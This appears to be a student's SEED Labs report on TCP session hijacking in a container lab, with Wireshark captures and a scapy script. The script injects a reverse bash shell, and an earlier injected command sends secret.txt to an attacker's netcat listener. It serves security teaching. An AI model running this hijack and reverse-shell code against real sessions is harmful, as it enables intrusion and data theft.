
```
root@network-security-seedlabs:/# nc -nlv 9090
Listening on 0.0.0.0 9090
```

7. Run `task4.py` to initiate a TCP Hijacking Attack.

A terminal window titled 'seed-attacker' with a menu bar (File, Edit, View, Terminal, Tabs, Help). The prompt is 'root@network-security-seedlabs:/tcp_m11809075/src#'. The command 'python3 task4.py' has been entered. The output shows IP and TCP header details, followed by a raw packet load command.


```
root@network-security-seedlabs:/tcp_m11809075/src# python3 task4.py
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      = 
frag       = 0
ttl        = 64
proto      = tcp
chksum     = None
src        = 10.9.0.6
dst        = 10.9.0.5
\options   \
###[ TCP ]###
sport      = 43278
dport      = telnet
seq        = 1277835206
ack        = 4066617681
dataofs    = None
reserved   = 0
flags      = A
window     = 8192
chksum     = None
urgptr     = 0
options    = []
###[ Raw ]###
load       = '\r cat /home/seed/secret.txt > /dev/tcp/10.9.0.1/9090\r'
root@network-security-seedlabs:/tcp_m11809075/src#
```

8. Upon running *task4.py*, the telnet session on the user1/client will become unresponsive, and the contents of the *secret.txt* file will be output on the second terminal session run in step 6 on the attacker.



```
user1-10.9.0.6
File Edit View Terminal Tabs Help
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$
```

Note: Telnet session (Above) becomes unresponsive. The terminal on the attacker listening for connections outputs the contents of secret.txt.



```
user2-10.9.0.7
File Edit View Terminal Tabs Help
root@network-security-seedlabs:/# nc -nlv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 44334
m11809075
password1234root@network-security-seedlabs:/#
```

Screenshots

See screenshots in “How did you perform the attack in your VM”


Was the attack successful

Yes, the attack was successful as evidenced by the output of the contents of the *secret.txt* file in the terminal on the attacker that was listening for connections.


Task 5

How did you perform the attack in your VM

1. Start Wireshark monitoring traffic between attacker, user1/client, and the victim/server
 - a. (Note: Filtering is required as Wireshark is running on the host VM and is monitoring traffic between the docker containers. Since we are only interested in the attacker, user1/client, and the victim/server, the following filter was used: *"ip.src==10.9.0.1 or ip.src==10.9.0.5 or ip.src==10.9.0.6"*)



2. Establish a telnet session between the user1/client and the victim/server and log in successfully.




```
user1-10.9.0.6
File Edit View Terminal Tabs Help
seed@network-security-seedlabs:/home/austinc3030$ docksh user1-10.9.0.6
root@81c6cbc0cda3:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
67c3c3687418 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-1030-gcp x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Mar 29 01:48:14 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@67c3c3687418:~$
```

3. Run a command in the telnet session to generate packets.



```
user1-10.9.0.6
File Edit View Terminal Tabs Help
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$
```


4. In Wireshark, find the last packet sent from the user1/client to the victim/server. Note the destination port, the next sequence number, and the acknowledgement number in the packet.

The image shows a Wireshark packet capture window. The top pane displays a list of captured packets. The bottom pane shows the detailed view of the selected packet (No. 3854).

Packet List:

No.	Time	Source	Destination	Protocol	Length	Info
3812	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
3813	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 23 → 34238 [PSH, ACK] Seq=2160193543 Ack=426...
3814	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	34238 → 23 [ACK] Seq=4260936410 Ack=2160193544 Win=64128 Len=...
3815	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Keep-Alive ACK] 34238 → 23 [ACK] Seq=4260936410 Ack=2160...
3821	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TELNET	69	Telnet Data ...
3822	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	69	[TCP Keep-Alive] 34238 → 23 [PSH, ACK] Seq=4260936410 Ack=216...
3823	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TELNET	69	Telnet Data ...
3824	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TCP	69	[TCP Keep-Alive] 23 → 34238 [PSH, ACK] Seq=2160193544 Ack=426...
3825	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	34238 → 23 [ACK] Seq=4260936411 Ack=2160193545 Win=64128 Len=...
3826	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Keep-Alive ACK] 34238 → 23 [ACK] Seq=4260936411 Ack=2160...
3841	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TELNET	70	Telnet Data ...
3842	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	70	[TCP Retransmission] 34238 → 23 [PSH, ACK] Seq=4260936411 Ack=...
3843	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TELNET	70	Telnet Data ...
3844	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TCP	70	[TCP Retransmission] 23 → 34238 [PSH, ACK] Seq=2160193545 Ack=...
3845	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	34238 → 23 [ACK] Seq=4260936413 Ack=2160193547 Win=64128 Len=...
3846	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 3845#1] 34238 → 23 [ACK] Seq=4260936413 Ack=2160...
3847	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TELNET	74	Telnet Data ...
3848	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TCP	74	[TCP Retransmission] 23 → 34238 [PSH, ACK] Seq=2160193547 Ack=...
3849	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	34238 → 23 [ACK] Seq=4260936413 Ack=2160193553 Win=64128 Len=...
3850	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 3849#1] 34238 → 23 [ACK] Seq=4260936413 Ack=2160...
3851	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TELNET	89	Telnet Data ...
3852	2023-03-29 01:52:...	10.9.0.5	10.9.0.6	TCP	89	[TCP Retransmission] 23 → 34238 [PSH, ACK] Seq=2160193553 Ack=...
3853	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	34238 → 23 [ACK] Seq=4260936413 Ack=2160193574 Win=64128 Len=...
3854	2023-03-29 01:52:...	10.9.0.6	10.9.0.5	TCP	68	[TCP Dup ACK 3853#1] 34238 → 23 [ACK] Seq=4260936413 Ack=2160...

Packet 3854 Details:

- Frame 3854: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface any, id 0
- Linux cooked capture
- Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
- Transmission Control Protocol, Src Port: 34238, Dst Port: 23, Seq: 4260936413, Ack: 2160193574, Len: 0
 - Source Port: 34238
 - Destination Port: 23
 - Stream index: 6
- [TCP Segment Len: 0]
 - Sequence number: 4260936413
 - [Next sequence number: 4260936413]
 - Acknowledgment number: 2160193574
 - 1000 ... = Header Length: 32 bytes (8)
 - Flags: 0x010 (ACK)
 - Window size value: 501
 - [Calculated window size: 64128]
 - [Window size scaling factor: 128]
 - Checksum: 0x1443 [unverified]
 - Checksum Status: Unverified
 - Urgent pointer: 0
 - Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
 - [SEQ/ACK analysis]
 - [Timestamps]


Packet Bytes: 0030 0040 10 01 f5 14 43 00 00 01 01 08 0a d8 24 96 46 ...C... ..\$F

Packet Info: TCP Segment Len (tcp.len), 1 byte(s) Packets: 9729 · Displayed: 332 (3.4%) Profile: Default


5. Replace the variables *intSourcePort*, *intNextSequenceNumber*, and *intAcknowledgementValue* in the following code with the values found in step 4, respectively.

```
src > task5.py > ...
1  #!/bin/python3
2  from scapy.all import *
3  import sys
4
5  # Fill with values found during analysis
6  intSourcePort = 34238
7  intNextSequenceNumber = 4260936413
8  intAcknowledgementValue = 2160193574
9
10 # Attacker listening post
11 strListeningIP = "10.9.0.1"
12 intListeningPort = 9090
13
14 # Targeting victim/server container's telnet port
15 strClientIP = "10.9.0.6"
16 strServerIP = "10.9.0.5"
17 intDestinationPort = 23
18
19 # Build the IP layer of the packet
20 lyrIP = IP(src=strClientIP, dst=strServerIP)
21
22 # Build TCP layer of the packet
23 lyrTCP = TCP(sport=intSourcePort,
24             dport=intDestinationPort,
25             flags="A",
26             seq=intNextSequenceNumber,
27             ack=intAcknowledgementValue)
28
29 # Add the data we want to retrieve
30 strData = "\r /bin/bash -i > /dev/tcp/{listening_ip}/{listening_port} 2>&1 0<&1 \r" \
31         .format(listening_ip=strListeningIP, listening_port=intListeningPort)
32
33 # Build the full packet and show it
34 pktResetPacket = lyrIP / lyrTCP / strData
35 pktResetPacket.show()
36
37 # Send the packet
38 send(pktResetPacket, verbose=0)
39
```

6. In a second terminal on the attacker, run *nc -nlv 9090* to listen for connections on port 9090.




7. Run *task5.py* to initiate a TCP Hijacking Attack.




```
seed-attacker
File Edit View Terminal Tabs Help
root@network-security-seedlabs:/tcp_m11809075/src# python3 task5.py
###[ IP ]###
version    = 4
ihl        = None
tos        = 0x0
len        = None
id         = 1
flags      =
frag       = 0
ttl        = 64
proto      = tcp
chksum     = None
src        = 10.9.0.6
dst        = 10.9.0.5
\options   \
###[ TCP ]###
sport      = 34238
dport      = telnet
seq        = 4260936413
ack        = 2160193574
dataofs    = None
reserved   = 0
flags      = A
window     = 8192
chksum     = None
urgptr     = 0
options    = []
###[ Raw ]###
load       = '\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 2>&1 0<&1 \r'
root@network-security-seedlabs:/tcp_m11809075/src#
```

8. Upon running *task5.py*, the telnet session on the user1/client will become unresponsive, and an interactive bash shell on the second terminal session run in step 6 on the attacker will be established.



```
user1-10.9.0.6
File Edit View Terminal Tabs Help
seed@67c3c3687418:~$ whoami
seed
seed@67c3c3687418:~$
```

Note: Telnet session (Above) becomes unresponsive. The terminal on the attacker listening for connections gives the bash prompt from the victim/server.



```
user2-10.9.0.7
File Edit View Terminal Tabs Help
seed@67c3c3687418:~$ root@network-security-seedlabs:/# nc -nlv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 38840
seed@67c3c3687418:~$
```

Screenshots

See screenshots in “How did you perform the attack in your VM”

Was the attack successful

Yes, the attack was successful as is evidenced by the interactive bash shell present in the second terminal session established on the attacker. This is confirmed by matching the hostname of the victim/server against the hostname shown in the newly connected interactive bash prompt.